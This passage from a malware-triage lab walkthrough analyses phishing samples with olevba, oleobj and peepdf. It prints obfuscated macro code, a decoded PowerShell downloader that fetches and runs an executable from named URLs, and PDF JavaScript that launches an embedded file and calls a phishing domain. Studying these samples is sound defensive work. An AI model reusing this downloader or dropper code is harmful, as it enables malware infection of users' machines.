That was easy! Reading the output, it now appears we have:

- 2 PDF documents
- 2 Word documents, one in the old "Composite Document Format" style, and one with an ".rtf" extension that appears to be the new 2007+ format
- A Rich Text Format file (RTF) (with the .bin extension, this is *not* the file that is actually labeled with an .rtf extension)
- An ASCII based text file
- A Windows Executable (PE32) - "x", our mystery file!

How does `file` do this? It works by first checking if a file is a special system type object (named pipes, symbolic links, sockets), then it checks for "magic byte" matches using a list of known file types and corresponding byte sequences. If those don't match, it then evaluates the content of the file to see if it seems to be a text file based on the ranges of the bytes inside.

While file is very good at what it does, there are a few situations where it might not give you enough information. One is for text files, in the case above, we know that `PIC036117424-JPG.js` is text, but if it weren't labeled with `.js`, we would still need to figure out what type of text file it might be. It could be JavaScript, a Visual Basic Scripting file (vbs), PowerShell code, or just plain old text file that can't execute. The file program cannot make the distinction between purely text based file types so with these, you'll have to look at the text to verify.

## 2. Malicious script examination

Let's check what the `PIC036117424-JPG.js` file looks like. Run the following command in your terminal to view it.

```
code PIC036117424-JPG.js
```

You should see that the contents look like this:

```
var _0xd745=["\x57\x20\x31\x57\x3D\x5B\x27\x5C\x50\x5C\x61\x5C\x34\x5C\x67\x5C\x44\x5C\x37\x5C\x34\x5C\x66\x5C\x41\x5C\x6B\x5C\x33\x5C\x33\x27\x2C\x27\x5C\x54\x5C\x61\x5C\x34\x5C\x31\x5C\x64\x5C\x55\x5C\x31\x34\x5C\x76\x27\x2C\x27\x5C\x76\x5C\x37\x5C\x35\x5C\x42\x5C\x6D\x5C\x54\x5C\x4F\x5C\x31\x32\x27\x2C\x27\x5C\x30\x5C\x74\x5C\x31\x34\x5C\x49\x5C\x70\x5C\x4B\x5C\x70\x5C\x31\x5C\x6E\x5C\x6B\x5C\x33\x5C\x33\x27\x2C\x27\x5C\x30\x5C\x67\x5C\x31\x35\x5C\x36\x5C\x63\x5C\x38\x5C\x34\x5C\x4B\x5C\x30\x5C\x74\x5C\x31\x35\x5C\x36\x5C\x6C\x5C\x72\x5C\x33\x5C\x33\x27\x2C\x27\x5C\x30\x5C\x65\x5C\x51\x5C\x31\x36\x5C\x30\x5C\x65\x5C\x55\x5C\x6F\x5C\x30\x5C\x68\x5C\x6B\x5C\x33\x27\x2C\x27\x5C\x41\x5C\x62\x5C\x35\x5C\x46\x5C\x30\x5C\x65\x5C\x76\x5C\x4F\x5C\x30\x5C\x39\x5C\x6D\x5C\x33\x27\x2C\x27\x5C\x30\x5C\x65\x5C\x49\x5C\x36\x5C\x6E\x5C\x6C\x5C\x6E\x5C\x31\x5C\x69\x5C\x5A\x5C\x4B\x5C\x31\x5C\x72\x5C\x61\x5C\x34\x5C\x70\x5C\x76\x5C\x62\x5C\x34\x5C\x4B\x5C\x5A\x5C\x38\x5C\x34\x5C\x54\x5C\x30\x5C\x
```

Is this JavaScript? It is, it's just very obfuscated and hard to tell. It also happens to be a great way to get the clue that this is probably malicious JavaScript! There are very few circumstances when a developer would write byte code into a variable like this. Malware authors will do this to avoid signatures however.

To see some slightly more normal looking code scroll down to the bottom of the file, here there are a few functions and more normal looking variable definitions. It still doesn't make any sense to the human eye however, this is a hallmark of obfuscated code. To create code like this malware authors will write it in the normal way, then run it through a program that turns it into a big mess as we see

here, while keeping the functionality the same. Code like this is not meant to be maintained in this state - and it shows!

```
17     }
18     ];_0x4821x5= function()
19     {
20         |   return _0xd745[7]
21     }
22     ;_0x4821x3= 1
23 }
24 ;
25 while(_0x4821x3-- )
26 {
27     |   if(_0x4821x4[_0x4821x3])
28     {
29         |   _0x4821x1= _0x4821x1[_0xd745[6]]( new RegExp(_0xd745[8]+
30         |   [_0x4821x3])
31     }
32     return _0x4821x1
33 }
34 (_0xd745[0],62,549,_0xd745[3][_0xd745[2]](_0xd745[1]),0,{}))
35
36
37
38
39 var sffgs = 7
40
41 var capph = 13
42
43 var mncfm = 11
44
45 var anzos = 10
```

We've confirmed the .js file is indeed JavaScript, and that it is obfuscated in a way that certainly makes it seem malicious. While we don't know for sure (some JavaScript code for tracking and ads is also highly obfuscated in various ways), the nature of the obfuscation looks closer to malicious script than tracking script - your sense of which is which will develop after seeing multiple samples over time. The common script based malware such as JavaScript, VBS, and PowerShell tend to be



the most easily identified malicious files. Since they are text based you can safely open them up and look at the context with any text editor (as long as the editor won't attempt to run them). Notepad++, VS Code (as we've used here), or just using `cat`, `less`, or the Windows equivalents `type` and `more` can safely display text without fear of compromise. If you look at the code and see long broken up strings with variable names that you would never use, it is almost certainly a malicious script.

Click the X in the upper right of the Visual Studio Code to close the window.

### 3. Legacy format Office document examination

Next, let's take a look at the Office documents.

- `7c9d1107fe2e568cae88fdad20af0476e6b0326513cd25de15f1349f143b4bd8.bin` - A pre-2007 format Word document
- `STANDARD_CHATREDERED_BANK_SWIFT_TELEX.rtf` - A document curiously labeled as an RTF, but found to be `Microsoft Word 2007+` by the file utility.

Analyzing these two types of documents requires different tools as the pre-2007 format is drastically different than the newer style XML-based files.

First, it's been true for a while that most malicious Word documents are weaponized via auto-running macros. It's also true that adversaries like pre-2007 files for this purpose because they can use the extension `.doc` and not reveal that the file is macro-enabled. Post-2007 XML-format based files (`.docx`) become `.docm` files once a macro is embedded, which lowers their chance of fooling the victim into opening it. Using this information, we'll start with the assumption that the file `7c9d1107fe2e568cae88fdad20af0476e6b0326513cd25de15f1349f143b4bd8.bin` is a weaponized Word document with an embedded macro.

How can we verify this from a Linux machine, which is unable to open the file? Fortunately Didier Stevens - SANS ISC Handler and all-around malware specialist has created a set of python scripts called "`oletools`" that can help extract information from Office documents in this format. These tools have been pre-installed in the virtual machine. The tool from the set that we'll use to analyze the file

is called "olevba", a script that will parse the document and attempt to extract any macros inside, giving us a way to triage the document without ever having to open it!

Type the following command into your terminal. (If you are not copying the command with the clipboard, now is a great time to know that Linux command lines provide file and folder name completion when you push the `Tab` key.)

```
olevba /labs/3.3/samples/  
7c9d1107fe2e568cae88fdad20af0476e6b0326513cd25de15f1349f143b4bd8.bin
```

There will be a lot of output from this command because olevba is taking apart all the separate pieces of the documents macros and dumping them to the screen. If you scroll up near the top of the output you'll see a section where this is another clearly obfuscated piece of macro code:

```

-----
VBA MACRO QB1UDA_A.bas
in file: /labs/3.3/samples/7c9d1107fe2e568cae88fdad20af0
'Macros/VBA/QB1UDA_A'
-----
Function roACAGc()
  vD_QGDA
= CStr(koQBQAD + 85014110 + 669925993
* CDate(rA_D4oAA * ChrW(660205740 / CDate(KZoAAkA))))
+ Rnd(zAAXAc + (410539352 + 499959633) *
CDate(RQ1GQ_ * CVar(634685124 / CDate(oXBD11))))
  KAAUwCUA
= CStr(uAAUAX + 658937541 + 79872649
* CDate(Tx4cAG * ChrW(969711743 / CDate(XUG1AUQ))))
+ Rnd(ECQAAAB + (38355109 + 797087539) *
CDate(aAoZ_D * CVar(175094526 / CDate(iQcAUxU))))
End Function
Function zABAcxUG()
  vBAA1UA
= CStr(pB_Qw1 + 433458788 + 438893415
* CDate(HkZwAAA * ChrW(424880815 / CDate(UZcBQ4wA))))
+ Rnd(KADokkUZ + (412874214 + 381509079) *
CDate(GUAQUD * CVar(798738818 / CDate(w1C41B4A))))
  IAGCX1
= CStr(zBXAkA + 584864401 + 911432975
* CDate(WAACADA * ChrW(746831012 / CDate(cww1AAQQ))))
+ Rnd(aDc1cU + (719136402 + 712474689) *
CDate(B4ADABX_ * CVar(604320042 / CDate(c4UADcCc))))
  EUxDCAcC
= CStr(OAGGCoXC + 872849715 + 509768530
* CDate(nADBQA * ChrW(427762728 / CDate(TkDCAG))))
+ Rnd(LA4D_GU + (809047582 + 474951374) *
CDate(rDABcBC * CVar(85424238 / CDate(lAZwAoC))))
End Function
Sub autoopen()
  cxDA_A
End Sub
Function cxDA_A()
On Error Resume Next
  wBAc1AA
= CStr(nA_BcZA + 992209232 + 252502333
* CDate(HCU_ZA * ChrW(49338717 / CDate(vDAZQAoo))))
+ Rnd(sAUBUoxB + (568625023 + 3011609) *
CDate(WUBDxXA_ * CVar(223126886 / CDate(CAGUCAA))))
  PDxcwUQA

```



Random function names, random variable names, and nonsensical statements - it's textbook obfuscation again. Another indicator that this is highly likely to be a malicious file (in a real situation, context on where and how the file was acquired could also help add clarity to whether this file is likely to be malicious or not, developers sometimes obfuscate their code for protection as well).

What else can we tell from this output? If you scroll closer to the bottom, there is another section that shows an interesting group of characters:

```
VBA FORM STRING IN '/labs/3.3/samples/7c9d1107fe2e568cae88fdad20af0476e6b0326513cd25de15f1349f143b4bd8.bin' - 0
LE stream: u'Macros/fa_AAA/'
-----
JABSACQgBCAEIAQQA9ACgAIgB7ADEAfQB7ADAAfQB7ADIAfQAiACAALQBmACcAQQBAGMAQQAnACwAJwB2AFEAJwAsACcAawAnACKA0wAKAEQ
AUQBVAFUAVQBRAD0AbgBFaFcAYAAtAE8AQgBgAGAAZQBjAHQAIAAoACcATgAnACsAJwB1AHQALgAnACsAJwBXAGUAYgAnACsAJwBDACCkAnAG
wAaQBLAG4AdAAnACKA0wAKAFEAUQBBAEQQBvAFUAPQAOACIAewAyADQAFQB7ADEANgB9AHsAQQB9AHsAMgA5AH0AewA2AH0AewAxADEAfQB7A
DMANQB9AHsAMgAzAH0AewA3AH0AewAzADMAfQB7ADQAMQB9AHsAMgA1AH0AewAzADEAfQB7ADIAMgB9AHsAMwA4AH0AewAzADkAfQB7ADMAMgB9
AHsAMgA2AH0AewAxADkAfQB7ADMANGB9AHsANAB9AHsAMwB9AHsAMQAZH0AewAxADIAfQB7ADEAMAB9AHsAMAB9AHsANAAwAH0AewAxADcAFQB
7ADEANQB9AHsAMwAwAH0AewAyAH0AewAyADAAfQB7ADIAMQB9AHsAMgA3AH0AewAyADgAfQB7ADUAFQB7ADGAFQB7ADMANAB9AHsAMQA0AH0Aew
AxADgAfQB7ADEAfQB7ADMANwB9ACIAIAAtAGYAIAnAGEAZABtAGkAbgAvADIawQBwAFQAJwAsACcALgBuACcALAAAnAG4AagBLAGYAZgB1AHIAc
wBvAG4ALgAnACwAJwB3ACcALAAAnAC8AJwAsACcAcAAAnACwAJwA6AC8AJwAsACcAaQAnACwAJwBsAHUAZwBuAHMAdABhAGcAZQAUAGMABwBtAC8A
JwAsACcAdAAAnACwAJwAvAHcAcAAAtACcALAAAnAC8AdwBpACcALAAAnAGgAYQB3AGEAaQBpAC4AbwByAGcAJwAsACcAdwB3AC4AaABhACcALAAAnAGM
AcwAuAGQAbwAnACwAJwBjAG8AbQAvAGUAJwAsACcAdAAAnACwAJwAvAC8AYgBsAG8AbwBkAHkAYgBpAHQAcwAuACcALAAAnAGMAcWAnACwAJwAxAC
cALAAAnAGMAbwBtAC8AVQAnACwAJwA3AHcAJwAsACcAaAB0AHQAJwAsACcAcwBzAGsAJwAsACcAaAAAnACwAJwBpACcALAAAnAGcAaQBSAG8AJwAsA
CcANQA0AC8AQABoACcALAAAnAHQAdABwADoALwAvACcALAAAnAHAAcWAnACwAJwBKAHcAaQAnACwAJwBuAC8AVQBCHAIALwBAACcALAAAnAGIAbQBh
AHAAcWauAGMABwBtAC8AdwBwAC0AYQBkAG0AaQBwAC8AJwAsACcAbgBLAGMAJwAsACcAbABvAGcAbwAvAHMAZQBjAC4AYQBjACcALAAAnAHIAZQB
sAGUAJwAsACcANgAvAEAAaAB0AHQAcAA6AC8AJwAsACcAZQB0AC8AUQBwAFYAaAAVACcALAAAnAHAAJwAsACcA0gAvAC8AZABpACcALAAAnAEsALw
BAAGgAdAB0AHAA0gAnACwAJwB9AC4AYwBvAG0ALwB3AHAAALQBhAG0AbQAnACkALgAiAFMAUABMAGAAASQBwACIAKAAnAEAAJwApADsAJABRAEEAQ
QAxAG8AeAA9ACgAIgB7ADAAfQB7ADEAfQAiACAALQBmACAAJwBKAHGAQwAnACwAJwBaAFgAQQAnACKA0wAKAGKAWABBAECaQQBDACAAPQAgACcA
0QAzADUAJwA7ACQAgBBAEIAQgBBAhCARABfAD0AKAAiAHsAMQB9AHsAMAB9ACIAIAAtAGYAJwBDAEQAQQBvACcALAAAnAHoAdwBBACcAKQA7ACQ
AVwBfAEMAVQB4AEEAawBBAD0AJABLAG4AdgA6AHUAcwB1AHIAcAbYAG8AZgBpAGwAZQArACcAXAAnACsAJABPafgAQQBHAEAAQwArACgAIgB7AD
AAfQB7ADEAfQAiAC0AZgAnACwAJwB4AGUAJwApADsAZgBvAHIAZQBhAGMAaAaOACcAaBRAG8AXwBEAHGAIABpAG4AIAAaKAFEAUQBBA
EQAQQBvAFUAKQB7AHQAcgB5AHsAJABEAFEAVQBvAFUUAUQAUACIAZABgAG8AVwB0AGwAYABPAGAAQQBEAEYASQBMAGUAIgAoACQAcwBRAG8AXwBE
AHgALAAgACQAVwBfAEMAVQB4AEEAawBBACKA0wAKAGoAQgBfAEcAVQBAGMAPQAOACIAewAyAH0AewAxAH0AewAwAH0AigAtAGYAIAnAGMAQQB
BAEEAJwAsACcAVQBDAcALAAAnAEMAJwApADsASQBMACAaKAAoAEcARQB0AC0AaQB0AGAARQBNACAAJABXAF8AQwBVAHGAQQBrAEEAKQAUACIAbA
BFAGAATgBHAAQASAAiACAALQBnAGUATAA0ADAAMAAwADAAKQBhAGHsASQBGAe4AVgBvAesARQAtAGkAdABgAEUATQgACQAVwBfAEMAVQB4AEEEAa
wBBADsAJABWAFUAdwAxAEAbwA9ACgAIgB7ADAAfQB7ADEAfQB7ADIAfQAiAC0AZgAgACcARQAnACwAJwB3ACcALAAAnAEQAQgBRAEEAVQAnACKA
0wBiAHIAZQBhAGsA0wB9AH0AYwBhAHQAYwBoAHsAFQB9ACQARAB3AEEEXwA0AEEAUQA9ACgAIgB7ADEAfQB7ADIAfQB7ADAAfQAiAC0AZgAnAG8
AJwAsACcATwBVAGMAQgAnACwAJwBBAG8AJwApADsA
```

This is base 64 encoding, another great hint that something bad may be going on here. We can easily decode this set of characters using the `base64 -d` command on the command line:

```
echo [base64string] | base64 -d
```

That command gives the following output - more highly obfuscated script, but this time it's PowerShell! If you look at it hard enough, you can see parts of the command and control URLs as well. From here, it would just be one more layer of de-obfuscation before you could find and block the URLs involved in one of these infections.

```
$RGBBBA=("{1}{0}{2}" -f 'AAcA', 'vQ', 'k');$DQUUUQ=nEW`-OBj`ect ('N'+`et.`+'We
b'+`C'+`lient');$QQADAoU=("{24}{16}{9}{29}{6}{11}{35}{23}{7}{33}{41}{25}{31
}{22}{38}{39}{32}{26}{19}{36}{4}{3}{13}{12}{10}{0}{40}{17}{15}{30}{2}{20}{2
1}{27}{28}{5}{8}{34}{14}{18}{1}{37}" -f 'admin/2YnT', '.n', 'njefferson.', 'w',
',/', 'p', ':/', 'i', 'lugnstage.com/', 't', '/wp-', '/wi', 'hawaii.org', 'ww.ha', 'c
s.do', 'com/e', 't', '//bloodybits.', 'cs', 'l', 'com/U', '7w', 'htt', 'ssk', 'h', 'i',
', 'giRo', '54/@h', 'ttp://', 'ps', 'dwi', 'n/UBr/@', 'bmaps.com/wp-admin/', 'nec', '
logo/sec.ac', 'rele', '6/@http://', 'et/QpVh/', 'p', '://di', 'K/@http:', 't.com/wp
-adm')."SPL`IT"('@');$QAAlOx=("{0}{1}" -f 'dxC', 'ZXA');$iXAGAC = '935';$jAB
BAwD_="{1}{0}" -f 'CDAU', 'zWA');$W_CUxAkA=$env:userprofile+'\'+'+$iXAGAC+("{0
}{1}" -f '.e', 'xe');foreach($sQo_Dx in $QQADAoU){try{$DQUUUQ."d`oWNl`0`ADFILE
"($sQo_Dx, $W_CUxAkA);$jB_GUAc=("{2}{1}{0}" -f 'cAAA', 'UC', 'C');If ((GEt-it`
EM $W_CUxAkA)."lE`NGtH" -ge 40000) {I`NVoKE-it`EM $W_CUxAkA;$VUw1Ao=("{0}{1
}{2}" -f 'E', 'w', 'DBQAU');break;}}catch{}}$DwA 4AQ=("{1}{2}{0}" -f 'o', 'OUcB',
```

At this point it's more than clear that this is not only a malicious Word document with a macro, but that macro also uses PowerShell as a second layer to execute additional code. When that code executes, from what we've seen in the obfuscated PowerShell code, we can also say it will reach out to one or more pre-determined addresses and likely download a second stage. This would be all the information we would need to hunt down anyone who has opened it in the environment.

#### 4. Modern format Office document examination

What about the second Word document? Let's try the same approach on this file to see if it's a macro-based attack. Type the following command to check the file for macros with olevba.

```
olevba /labs/3.3/samples/STANDARD_CHATREDERED_BANK_SWIFT_TELEX.rtf
```

This output should look like picture below:

```
student@ubuntu:/labs/3.3/samples$ olevba STANDARD_CHATREDERED_BANK_SWIFT_TELEX.rtf
olevba 0.53.1 - http://decalage.info/python/oletools
Flags      Filename
-----
OpX:----- STANDARD_CHATREDERED_BANK_SWIFT_TELEX.rtf
=====
FILE: STANDARD_CHATREDERED_BANK_SWIFT_TELEX.rtf
Type: OpenXML
No VBA macros found.
```

Interesting, olevba says there are no macros, what else could it be? Another common option is to use the features of Word to embed a malicious file inside a document. Let's walk through how to check for and extract these types of files.

Recall that we mentioned that XML format 2007+ Office documents are actually valid .zip files? We can use this fact to easily take it apart and look at what is included. Enter the following commands into a terminal to take make a copy of the document called "word.zip" in the /tmp folder and extract its contents there.

```
cp STANDARD_CHATREDERED_BANK_SWIFT_TELEX.rtf /tmp/word.zip
unzip /tmp/word.zip -d /tmp/
```

You should see the contents of the word document being inflated - note how many individual files this creates! Often when there are embedded files, you can find them in the `./word/embeddings/` as what is called an OLE object - the format Microsoft uses to store embedded items.

Check the folder we've just expanded with the command below:

```
ls /tmp/word/embeddings
```


You should receive the response there is a single file - oleObject1.bin in the folder. The oletools set has a different tool called `oleobj` to examine this type of file and dump all contents. Use the following command to investigate the contents of this embedded object.

```
oleobj -d /tmp/ /tmp/word/embeddings/oleObject1.bin
```

You should see the following output:

```
student@ubuntu:/labs/3.3/samples$ oleobj -d /tmp/ /tmp/word/embeddings/oleObject1.bin
oleobj 0.52.4 - http://decalage.info/oletools
THIS IS WORK IN PROGRESS - Check updates regularly!
Please report any issue at https://github.com/decalage2/oletools/issues

-----
File: '/tmp/word/embeddings/oleObject1.bin'
extract file embedded in OLE object from stream '\x010le10Native':
Parsing OLE Package
Filename = "XLXS_Excel_DOCUMENT_SCAN16731552_xlxs.scr"
Source path = "C:\Users\HP\AppData\Local\Temp\Rar$DRa0.338\XLXS_Excel_DOCUMENT_SCAN16731552_xlxs.scr"
Temp path = "C:\Users\HP\AppData\Local\Temp\XLXS_Excel_DOCUMENT_SCAN16731552_xlxs.scr"
saving to file /tmp/oleObject1.bin_XLXS_Excel_DOCUMENT_SCAN16731552_xlxs.scr
```



**Embedded .scr file!**

We've exposed this file's secret! It has an embedded screensaver format file called `XLSX_Excel_DOCUMENT_SCAN16731552_xlsx.scr` - clearly an attempt to try to fool the user. It likely tries to convince the user to double-click the embedded file in the document causing it to run and infect the machine! Remember, `.scr` files are just specially designed Windows executables, so they are every bit as dangerous as an `.exe`. We can confirm the file type of this newly dumped embedded file with the following command:

```
file /tmp/oleObject1.bin_XLXS_Excel_DOCUMENT_SCAN16731552_xlxs.scr
```

This shows that `.scr` files are still just executable files:

```
student@ubuntu:/labs/3.3/samples$ file /tmp/oleObject1.bin_XLXS_Excel_DOCUMENT_SCAN16731552_xlxs.scr
/tmp/oleObject1.bin_XLXS_Excel_DOCUMENT_SCAN16731552_xlxs.scr: PE32 executable (GUI) Intel 80386, for MS Windows
```

Our job is done here - we've again been able to prove that this is a malicious file, and even identified and extracted an embedded file within it, without even opening it in Word! :)

## 5. Malicious PDF examination

Next let's turn the attention to the PDF files. When PDFs are used for phishing, there are a couple of tactics that are most commonly used:

- Social engineering the receiver into clicking a URL in the document, leading the victim to a malicious website
- JavaScript code that attempts to take action like taking the user to a malicious website (similar to a macro)
- Exploits against the PDF reader itself

We have two samples of PDFs we'd like to look at and quickly understand:

- `89182358206ed22c82142eebd196288e`
- `details.pdf`

To start to understand which of these scenarios we might be dealing with, we can use the tool `peepdf` by [Jose Esparza](#). The `peepdf.py` tool will look at the contents of a PDF and give a summary of the types of objects it contains and if it tries to auto-execute code.

Type the following command in the terminal to run `peepdf.py` on the first of the two documents:

```
/labs/3.3/peepdf/peepdf.py -c -i /labs/3.3/samples/89182358206ed22c82142eebd196288e
```

You should see the following output:

Licensed To: David Owerbach <0mamaloney0@gmail.com> April 28, 2020



Warning: PyV8 is not installed!!  
Warning: pylibemu is not installed!!  
Warning: Python Imaging Library (PIL) is not installed!!

File: 89182358206ed22c82142eebd196288e  
MD5: 89182358206ed22c82142eebd196288e  
SHA1: 133f259aaa9db4c6e5f1e5f4419e0e058e70f82f  
SHA256: f0a818fa5fee1e0035bb7e114b5ba7d3b3f3c843a7fc21f617341756c6afb253  
Size: 199509 bytes

Detection: 0/54

Detection report: <https://www.virustotal.com/file/f0a818fa5fee1e0035bb7e114b5ba7d3b3f3c843a7fc21f617341756c6afb253/analysis/1481640901/>

Version: 1.5  
Binary: True  
Linearized: False  
Encrypted: False  
Updates: 1

Objects: 29

Streams: 7

URIs: 1

Comments: 0

Errors: 2

## File summary

Version 0:

Catalog: 1

Info: 12

Objects (29): [1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14, 15, 16, 17, 18, 19, 20, 21, 22, 23, 24, 25, 26, 27, 28, 29]

Compressed objects (11): [13, 14, 15, 16, 17, 18, 19, 21, 22, 23, 24]

Streams (7): [4, 10, 11, 20, 26, 27, 29]

Xref streams (1): [29]

Object streams (1): [20]

Encoded (6): [4, 10, 11, 20, 26, 29]

Decoding errors (1): [10]

Objects with URIs (1): [9]

Suspicious elements:

/Names (1): [16]

## Details

Version 1:

Catalog: 1

Info: 12

Objects (0): []

Streams (0): []

PPDF> █



peepdf gives us a detailed breakdown of the contents of the PDF. Although interpreting this entire output is beyond the scope of this course, what is important to understand is that a PDF file is made of various elements that can be broken down into numbered "objects", which is what you see in the output above in the square brackets. The highlighted box shows there is a URI in object #9 for example.

There are certain element types such as "OpenAction" (auto-running code), URI (for links), and "JS" and "JavaScript" for JavaScript that often act as red flags. peepdf attempts to parse the PDF structure and identify these elements and call them out for us to investigate. Running peepdf with the "-c" and "-i" argument causes the tool to include a VirusTotal hash check with its analysis (which came back clean in this case), and leaves you in "interactive" mode with a prompt at the bottom.

Since in this case there are no JavaScript or automatically running actions called out, it is likely that this PDF may simply be a link. The URI detected in object 9 is therefore where we should start, therefore, we can use peepdf's interpreter to dump further information on that object. In the interactive prompt type the following commands:

```
object 9
exit
```

You should see the following output:

```
PPDF> object 9
<< /F 4
/A << /Type /Action
/URI http://galatamp.com/gerna/scan.html
/S /URI >>
/Rect [ 12 64.224 584.16 762.96 ]
/StructParent 1
/BS << /W 0 >>
/Subtype /Link >>
```

There we have it, a highly questionable looking link, and we've extracted it without opening the PDF. Although the site at this URL is now down, when this attack was live it lead to a cloned version of the Microsoft login page, and attempted to lure victims into giving out their credentials - a very typical phishing attack.

To analyze the second PDF with peepdf, type the following command at the command line:

```
/labs/3.3/peepdf/peepdf.py -c -i /labs/3.3/samples/details.pdf
```

This PDF has a considerably more complex structure and a higher number of objects:

Licensed To: David Owerbach <0mamaloney0@gmail.com> April 28, 2020



```
File: details.pdf
MD5: aae201a136d936f267bbce4429ad6dfb
SHA1: 5a63a05d137c54f75e054d60ffb664a80bc5ea95
SHA256: 72876365aa91525ae1dbb7d69f3211988d92b1dc16fb1458174767fe7010683a
Size: 927405 bytes
Detection: 4/60
Detection report: https://www.virustotal.com/file/72876365aa91525ae1dbb7d69f3211988d92b1dc16fb1458174767fe7010683a/analysis/1554123774/
Version: 1.6
Binary: True
Linearized: True
Encrypted: False
Updates: 1
Objects: 74
Streams: 24
URIs: 0
Comments: 0
Errors: 0

Version 0:
  Catalog: 39
  Info: 37
  Objects (2): [38, 55]
  Streams (1): [55]
  Xref streams (1): [55]
  Encoded (1): [55]

Version 1:
  Catalog: 39
  Info: 37
  Objects (72): [1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14, 15, 16, 17, 18, 19, 20, 21, 22, 23, 24, 25, 26, 27, 28, 29, 30, 31, 32, 33, 34, 35, 36, 37, 39, 40, 41, 42, 43, 44, 45, 46, 47, 48, 49, 50, 51, 52, 53, 54, 56, 57, 58, 59, 60, 61, 62, 63, 64, 65, 66, 67, 68, 69, 70, 71, 72, 73, 74]
  Compressed objects (47): [64, 65, 66, 67, 68, 69, 70, 71, 72, 73, 56, 57, 58, 59, 60, 61, 62, 63, 9, 10, 11, 12, 13, 14, 15, 16, 17, 18, 19, 20, 21, 22, 23, 24, 25, 26, 27, 28, 29, 30, 31, 32, 33, 34, 35, 36, 37]
  Streams (23): [74, 40, 42, 43, 44, 45, 46, 47, 48, 49, 50, 51, 52, 53, 54, 1, 2, 3, 4, 5, 6, 7, 8]
  Xref streams (1): [8]
  Object streams (4): [42, 1, 6, 7]
  Encoded (21): [74, 40, 42, 43, 44, 45, 47, 48, 49, 50, 51, 52, 53, 54, 1, 2, 3, 4, 6, 7, 8]
  Objects with JS code (2): [40, 58]
  Suspicious elements:
    /Names (3): [39, 57, 34]
    /JS (3): [42, 58, 59]
    /JavaScript (4): [42, 56, 58, 59]
    /EmbeddedFiles: [42, 56]
```

In this document, there doesn't appear to be any URI objects, but peepdf does highlight the presence of JavaScript in objects 40 and 58. Use the interactive interpreter to investigate these with the commands below:

```
object 40
object 58
exit
```

Scrolling back up to object 40, you should see the following items:

```
PPDF> object 40

<< /Length 244
/Filter [ /FlateDecode ] >>
stream
var s = this.dataObjects;
var index = s[0].name.indexOf('.doc');
if(index > 1){
  var d = s[0].name;
  var k = s[1].name;
} else {
  var d = s[1].name;
  var k = s[0].name;
}
run=app.setTimeout("this.exportDataObject({cName:'detail.doc',nLaunch:2});this
.getURL('http://auth.cyber-gurdians.org/3295JGse1/auth83.aspx?u='+k,false);",2
000);

endstream

PPDF> object 58

<< /S /JavaScript
/JS 00var v = app.viewerVersion;
if (v < 7)
{
  var n = 0;
  if (this.dataObjects != null)
    n = this.dataObjects.length;
  if (v \
>= 5 && v < 6 && n > 0 && (app.viewerVariation == "Full" || app.viewerVariatio
n == "Fill-In"))
  {
    if (this.external)
      a\
pp.alert("0Sonef00k0o00000000Lm0N00U000f0D0~0Y00h0N000000000000hy:0Y000k0o00
```

This reveals the JavaScript code within the document, and also the URL it likely contacts. Given the presence of the ".alert" method at the bottom of the screenshot it also seems like this PDF may utilize popup windows to trick the victim. With this information, we would be able to search our logs for anyone that has visited the misspelled `cyber-gurdians[.]org` as well as block access to the domain with our proxy/DNS server. Another document triaged without opening it! :)

Type `exit` on the `PPDF>` and hit enter to exit analysis of this file and go back to the command line.

## 6. Malicious Windows executable examination

For our final file - "x", which we already know is likely an executable, instead of reversing it, which is a very complex topic, we'll focus on confirming the identification and looking up additional info in OSINT sources like hybrid-analysis.com or VirusTotal. Since Windows executables are not nearly as easily dealt with as text-based files and weaponized documents it's often best to search based off of an analysis that already exists to get the fastest answer.

First let's confirm the file we have is indeed an executable. We know the magic bytes for a Windows EXE file should be "MZ", followed shortly by a phrase like "This program cannot be run in DOS mode."

The simplest way to inspect the bytes for a file is to use the hexdump command. Enter the following command on a command line:

```
hexdump -Cv /labs/3.3/samples/x | head -n 20
```

This will show us the first 20 lines in hex and ASCII (the "-C" argument) on the command line:

```
student@ubuntu:/labs/3.3/samples$ hexdump -Cv /labs/3.3/samples/x | head -n 20
00000000  4d 5a 90 00 03 00 00 00  04 00 00 00 ff ff 00 00  MZ.....
00000010  b8 00 00 00 00 00 00 00  40 00 00 00 1f 7f cf 91  .....@.....
00000020  20 20 20 20 00 00 00 00  00 00 00 00 00 00 00 00  .....
00000030  00 00 00 00 00 00 00 00  00 00 00 00 e8 00 00 00  .....
00000040  0e 1f ba 0e 00 b4 09 cd  21 b8 01 4c cd 21 54 68  .....!...L.!Th
00000050  69 73 20 70 72 6f 67 72  61 6d 20 63 61 6e 6e 6f  is program canno
00000060  74 20 62 65 20 72 75 6e  20 69 6e 20 44 4f 53 20  t be run in DOS
00000070  6d 6f 64 65 2e 0d 0d 0a  24 00 00 00 00 00 00 00  mode....$.
00000080  e9 0e e0 9e 30 f3 e6 3b  d8 2c 99 16 52 da be 39  ...0...;...R..9
00000090  b5 0f ee 61 45 23 a6 c4  fb 8a e7 8c 43 9f ec 71  ...aE#.....C..q
000000a0  b5 b8 6f 4d 49 0a 79 3f  52 c6 23 f3 44 fe f6 e2  ...oMI.y?R.#.D...
000000b0  1f 3e 2f b1 5c a4 ae 08  e5 c4 82 ce 4e 96 50 ce  |.>/.\.....N.P.
000000c0  d8 d6 55 ca cb 34 f5 81  48 c4 c4 20 ff b3 2b 6e  ..U..4..H.. ..+n
000000d0  ac 92 09 ef b1 1d 53 0c  47 26 75 f7 e0 fc e9 11  .....S.G&u.....
000000e0  bc 85 1c f6 e7 a3 7d 15  50 45 00 00 4c 01 03 00  .....}..PE..L...
000000f0  20 20 20 20 00 00 00 00  00 00 00 00 e0 00 0f 01  .....
00000100  0b 01 06 00 00 80 00 00  00 10 00 00 00 90 07 00  .....
00000110  17 a6 08 00 00 a0 07 00  00 20 08 00 00 00 40 00  .....@.
00000120  00 10 00 00 00 02 00 00  04 00 00 00 00 00 00 00  .....
00000130  04 00 00 00 00 00 00 00  00 10 09 00 00 10 00 00  .....
```

Sure enough, we see the "MZ" header, followed by "This program cannot be run in DOS mode." followed by a "PE" header. These are all parts of the standard format of an executable file for the Windows operating system. Note this is not true of all operating system executables. Linux executables, for example, start with the letters "ELF" as shown below for the `cat` binary.

```
student@ubuntu:/labs/3.3/samples$ hexdump -Cv /bin/cat | head
00000000  7f 45 4c 46 02 01 01 00  00 00 00 00 00 00 00 00  .ELF.....
00000010  03 00 3e 00 01 00 00 00  10 27 00 00 00 00 00 00  |..>.....'.....
